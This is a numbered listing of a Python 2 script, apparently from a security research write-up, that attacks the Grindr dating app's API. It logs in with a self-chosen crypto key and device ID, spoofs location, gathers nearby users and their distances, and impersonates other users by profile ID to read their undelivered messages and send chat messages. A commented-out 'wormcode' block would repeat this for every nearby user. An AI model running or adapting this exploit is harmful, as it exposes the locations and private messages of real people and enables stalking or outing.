85  # print "ERROR: IMEI number is not valid."
86  # parser.print_help()
87  # sys.exit(-1)
88
89  # parse latitude and longitude args
90  try:
91    float(args["latitude"])
92    float(args["longitude"])
93  except ValueError:
94    print "ERROR: latitude and longitude need to be float values"
95    parser.print_help()
96    sys.exit(-1)
97
98  if (not args["latitude"]) ^ (not args["longitude"]):
99    print "ERROR: location needs both latitude and longitude"
100   parser.print_help()
101   sys.exit(-1)
102 else:
103   latitude = args["latitude"]
104   longitude = args["longitude"]
105   print "[ *** ] Using location, latitude " + str(latitude) + ",
      longitude " + str(longitude)
106
107 # make sure user entered either both port and ip, or neither
108 if (not args["proxy_ip"]) ^ (not args["proxy_port"]):
109   print "ERROR: Proxy needs both IP address and port"
110   parser.print_help()
111   sys.exit(-1)
112 elif args["proxy_ip"] and args["proxy_port"]:
113   # use proxy, and disable ssl validation for all traffic
114   p = httplib2.ProxyInfo(proxy_type=httplib2.socks.PROXY_TYPE_HTTP,
      proxy_host=args["proxy_ip"], proxy_port=int(args["proxy_port"]))
115   http_conn = httplib2.Http(proxy_info=p,
      disable_ssl_certificate_validation=True)
116   print "[ *** ] Using proxy " + args["proxy_ip"] + ":" +
      args["proxy_port"]
117 else:
118   # normal, proxyless connection
119   http_conn = httplib2.Http()
120
121 imei_input = args["imei"]
122 # sha1 hash the IMEI as mid for grindr
123 imei_hash = hashlib.sha1(imei_input).hexdigest()
124
125 if args["mid"]:
126   impersonate_mid = args["mid"]
127 else:
128   impersonate_mid = ''
```

```
129
130   # parse message sending args, need both
131   if (not args["message_to"]) ^ (not args["message_body"]):
132     print "ERROR: sending a message requires both --message-to and
      --message-body"
133     parser.print_help()
134     sys.exit(-1)
135   else:
136     message_to = args["message_to"]
137     message_body = args["message_body"]
138     print "[ *** ] Queueing message to be sent to " + message_to
139
140
141 def generateKey():
142   global random_key_bytes, imei_md5, imei_sha1, crypto_key, key_bytes,
    session_key, iv, aes_cipher
143
144   print "[ *** ] Calculating key"
145
146   # populate the random key bytes
147   random_key_bytes = os.urandom(512)
148
149   # calculate the initial offset of the 256-bit key in the random key
    byte array
150   imei_md5 = hashlib.md5(imei_input).hexdigest()
151   imei_sha1 = hashlib.sha1(imei_input).hexdigest()
152   imei_crc = zlib.crc32(imei_md5)
153   initial_offset = (imei_crc & 0xFFFFFFFF) % 512
154
155   # max out the offset to 479
156   if initial_offset >= 480:
157     initial_offset = 479
158
159   # grab the keybytes from the random key byte array
160   key_bytes = random_key_bytes[initial_offset:initial_offset+32]
161
162   print "[ *** ] Got key: " + key_bytes.encode('hex')
163
164 def gryptoSignin():
165   # sign in with grypto service, nothing crypted
166   print "[ --> ] Signing in with Grypto"
167
168   # populate the body for the request
169   request_body = json.dumps({"grindr": imei_input, "blendr":
    random_key_bytes.encode('hex')})
170
171   # no encryption of request, DO use encryption in response, custom
    body,
172   # and use GET. long live not adhering to your own standards!
173   response = doRequest("https://primus.grindr.com/secproxy/grypto",
    request_body, send_raw_body=True, do_encrypt=False, method="GET")
174
175   print "[ <-- ] Grypto signin status: " + response
176
177
178 def getUserStatus():
179   print "[ --> ] Fetching user status"
180
181   # send sha1 of imei as mid
182   request_body = json.dumps({"mid":
    hashlib.sha1(imei_input).hexdigest()})
183
184   # no https, just http. no auth or crypto stuff either.
185   response_body = doHttpRequest("gpi.grindr.com",
    "/store/getuserstatus", request_body, "POST", False)
186   response_json = json.loads(response_body)
187   print "[ <-- ] Got user stats"
188
189 def loginDevice():
190   print "[ --> ] Logging in device"
191
192   response = doRequest(
    "https://primus.grindr.com/secproxy/2.1/account/login/device",
    {"apptype":"x"})
193
```

```
194   print "[ <-- ] Login status: " + response['Status']
195
196 def getUserInfo():
197   print "[ --> ] Fetching user information"
198
199   request_body = {"lon":longitude,"lat":latitude}
200   response =
      doRequest("https://primus.grindr.com/secproxy/2.1/account/getbuddy",
      request_body)
201
202   print "[ <-- ] User information fetched"
203   if not anonymize:
204     print "[ *** ] Username: " + response['Body'][0]['name'] + ",
        description: " + response['Body'][0]['description']
205
206 def getFavorites():
207   print "[ --> ] Fetching favorites"
208
209   response =
      doRequest("https://primus.grindr.com/secproxy/2.1/account/favorites",
       {})
210
211   print "[ <-- ] Got favorites"
212   print "[ *** ] User has " + str(len(response['Body'])) + " favorites"
213
214   #for i in response['Body']:
215     #print i['name'], i['mid']
216
217   if not anonymize:
218     print "[ *** ] Names of favorites: " + (",".join([fav['name'] for
        fav in response['Body']]))
219
220 def sendLocation():
221   print "[ --> ] Sending location"
222
223   request_body = {"lat":latitude,"long":longitude}
224
225   response =
      doRequest("https://primus.grindr.com/secproxy/2.1/broadcast/location",
       request_body)
226
227   print "[ <-- ] Location sent"
228
229 def getNearbyBuddies():
230   print "[ --> ] Fetching nearby buddies"
231
232   request_body = {"latitude":str(latitude), "longitude":str(longitude),
       "count":24, "apptype":"x"}
233   response = doRequest(
      "https://primus.grindr.com/secproxy/2.1/account/nearby-buddies",
      request_body)
234
235   mids = []
236   for i in  response['Body']:
237     mids.append(i['mid'])
238     # print i['name'], i['mid']
239   print "[ <-- ] Got nearby buddies"
240   print "[ *** ] Got " + str(len(response['Body'])) + " nearby buddies,
       closest one being " + str(response['Body'][0]['dist']) + "km away"
241
242   return mids
243
244 def chatGryptoSignin():
245   # sign in with grypto service, nothing crypted
246   print "[ --> ] Signing in with chat Grypto"
247
248   # populate the body for the request
249   request_body = json.dumps({"grindr": imei_input, "blendr":
      random_key_bytes.encode('hex')})
250
251   # no encryption of request, DO use encryption in response, custom
      body,
252   # and use GET. long live not adhering to your own standards!
253   response = doRequest(
      "https://primus-production-web-vip.grindrguy.net/grindr/1.8/grypto",
```

```
    request_body, send_raw_body=True, do_encrypt=False, method="POST")
254
255   print "[ <-- ] Chat Grypto signin status: " + response
256
257
258 def getChatAuthToken():
259   global auth_token
260   print "[ --> ] Getting chat auth token"
261
262   request_body = {"rt":{"profileId": imei_sha1,"deviceId":imei_input}}
263
264   response = doRequest(
      "https://primus-production-web-vip.grindrguy.net/grindr/1.8/chat/ca",
       request_body)
265
266   auth_token = response["authToken"]
267
268   print "[ <-- ] Got auth token: " + auth_token
269
270 def getChatUndelivered():
271   global auth_token
272   print "[ --> ] Getting undelivered messages"
273
274   if impersonate_mid:
275     request_body = {"profileId": impersonate_mid}
276   else:
277     request_body = {"profileId": imei_sha1}
278
279   response = doRequest(
      "https://primus-production-web-vip.grindrguy.net" +
      "/grindr/1.8/chat/getUndelivered", request_body)
280
281 # print response
282
283   print "[ <-- ] Got " + str(len(response)) + " unread messages"
284   if not anonymize:
285     for msg in response:
286       print "[ *** ] Offline message from " + msg['sourceProfileId'] +
          ": " + msg['body']
287
288 def chatSignin():
289   global xmpp_conn, xmpp_roster
290
291   print "[ --> ] Logging into chat server"
292   xmpp_conn = xmpp.Client("chat.grindr.com") #, debug=False)
293   xmpp_conn_result =
      xmpp_conn.connect(server=("primus-chat-0004.grindrguy.net", 5222))
294   if not xmpp_conn_result:
295     print "[ !!! ] Unable to connect to xmpp server!"
296     print xmpp_conn
297     sys.exit(-1)
298   elif xmpp_conn_result <> "tls":
299     print "[ !!! ] TLS failed when connecting to xmpp server!"
300     sys.exit(-1)
301
302   auth_result = xmpp_conn.auth(imei_sha1, auth_token)
303   if not auth_result:
304     print "[ !!! ] Authorization failed!"
305     sys.exit(-1)
306   elif auth_result <> "sasl":
307     print "[ !!! ] Unable to do SASL auth!"
308
309   # register message callback function
310   xmpp_conn.RegisterHandler("message", messageCallback)
311
312   print "[ <-- ] Logged into chat server!"
313
314 def sendMessage():
315   print "[ --> ] Sending message '" + message_body + "' to mid " +
      message_to
316
317   xmpp_conn.sendInitPresence(requestRoster=False)
318
319   message = xmpp.protocol.Message(to=message_to + "@chat.grindr.com/",
      body=message_body, typ="chat")
```

```
320   message_result = xmpp_conn.send(message)
321   if not message_result:
322     print "[ !!! ] Failed to send message!"
323     sys.exit(-1)
324
325   print "[ <-- ] Message sent " + message_result
326   import time
327   time.sleep(5)
328
329
330 def messageCallback(conn,msg):
331   print "Sender: " + msg.getFrom()
332   print "Content: " + msg.getBody()
333
334 def doEncrypt(plaintext):
335   # if we dont initialize the IV with all zeroes every encrypt/decrypt,
336   # somehow it doesnt work after 1 encrypt/decrypt operation.
337   iv = bytearray(BLOCK_SIZE)
338   aes = AES.new(key_bytes, AES.MODE_CBC, iv.decode())
339   return aes.encrypt(prepareMessage(plaintext)).encode("hex")
340
341 def doDecrypt(ciphertext):
342   iv = bytearray(BLOCK_SIZE)
343   aes = AES.new(key_bytes, AES.MODE_CBC, iv.decode())
344   return aes.decrypt(ciphertext.decode("hex")).strip()
345
346 def prepareMessage(message):
347   # all messages needs to be prepended with BLOCK_SIZE times a space,
348   # and appended with enough spaces to reach a length dividable by
      BLOCK_SIZE
349   message = PADDING * BLOCK_SIZE + message + (BLOCK_SIZE -
      len(message) % BLOCK_SIZE) * PADDING
350   return message
351
352 def doRequest(url, body, send_raw_body=False, do_encrypt=True,
  do_decrypt=True, method="POST"):
353   # every request body contains the mid
354   if impersonate_mid:
355     default_body = {"mid":impersonate_mid}
356   else:
357     default_body = {"mid":imei_sha1}
358
359   if send_raw_body:
360     # just send the body as is, no need to add the default_body dict
361     request_inner_body = body
362   else:
363     # create the inner body to be encrypted, containing the user
        supplied
364     # dict items as well as the default body containing the mid.
365     request_inner_body = json.dumps(dict(default_body.items() +
      body.items()))
366
367
368   if do_encrypt:
369     # crypt the inner body, use it as the blendr value, and use imei
        sha1 hash as grindr value
370     request_body = json.dumps({"blendr": doEncrypt(request_inner_body),
        "grindr": imei_sha1}).replace(" ", "")
371   else:
372     request_body = request_inner_body
373
374   # make the request, decrypt the blendr value in the response and
    return it
375   response_headers, response_body = http_conn.request(url, method,
    body=request_body, headers=GRINDR_HEADERS)
376
377   if response_headers['status'] != "200":
378     print "[ !!! ] Response not as expected! Exiting..."
379     sys.exit(-1)
380
381   if send_raw_body:
382     if do_decrypt:
383       response_json = doDecrypt(json.loads(response_body)['blendr'])
384     else:
385       response_json = json.loads(response_body)
```

```
386   else:
387     response_json =
      json.loads(doDecrypt(json.loads(response_body)['blendr']))
388
389   return response_json
390
391 def main(argv):
392   global parser
393   args, parser = parseArgs(argv)
394   initialize(args)
395   generateKey()
396   gryptoSignin()
397   loginDevice()
398   getUserInfo()
399   getFavorites()
400   sendLocation()
401   mids = getNearbyBuddies()
402
403   if get_messages or (message_to and message_body):
404     chatGryptoSignin()
405     getChatAuthToken()
406     getChatUndelivered()
407     if (message_to and message_body):
408       chatSignin()
409       sendMessage()
410
411   # wormcode... nevereveruse
412   #if args['do_never_ever_ever_ever_use']:
413   # for i in mids:
414   #   idx = argv.index('--mid')
415   #   argv[idx + 1] = i
416   #   main(argv)
417
418 if __name__ == "__main__":
419   main(sys.argv[1:])
```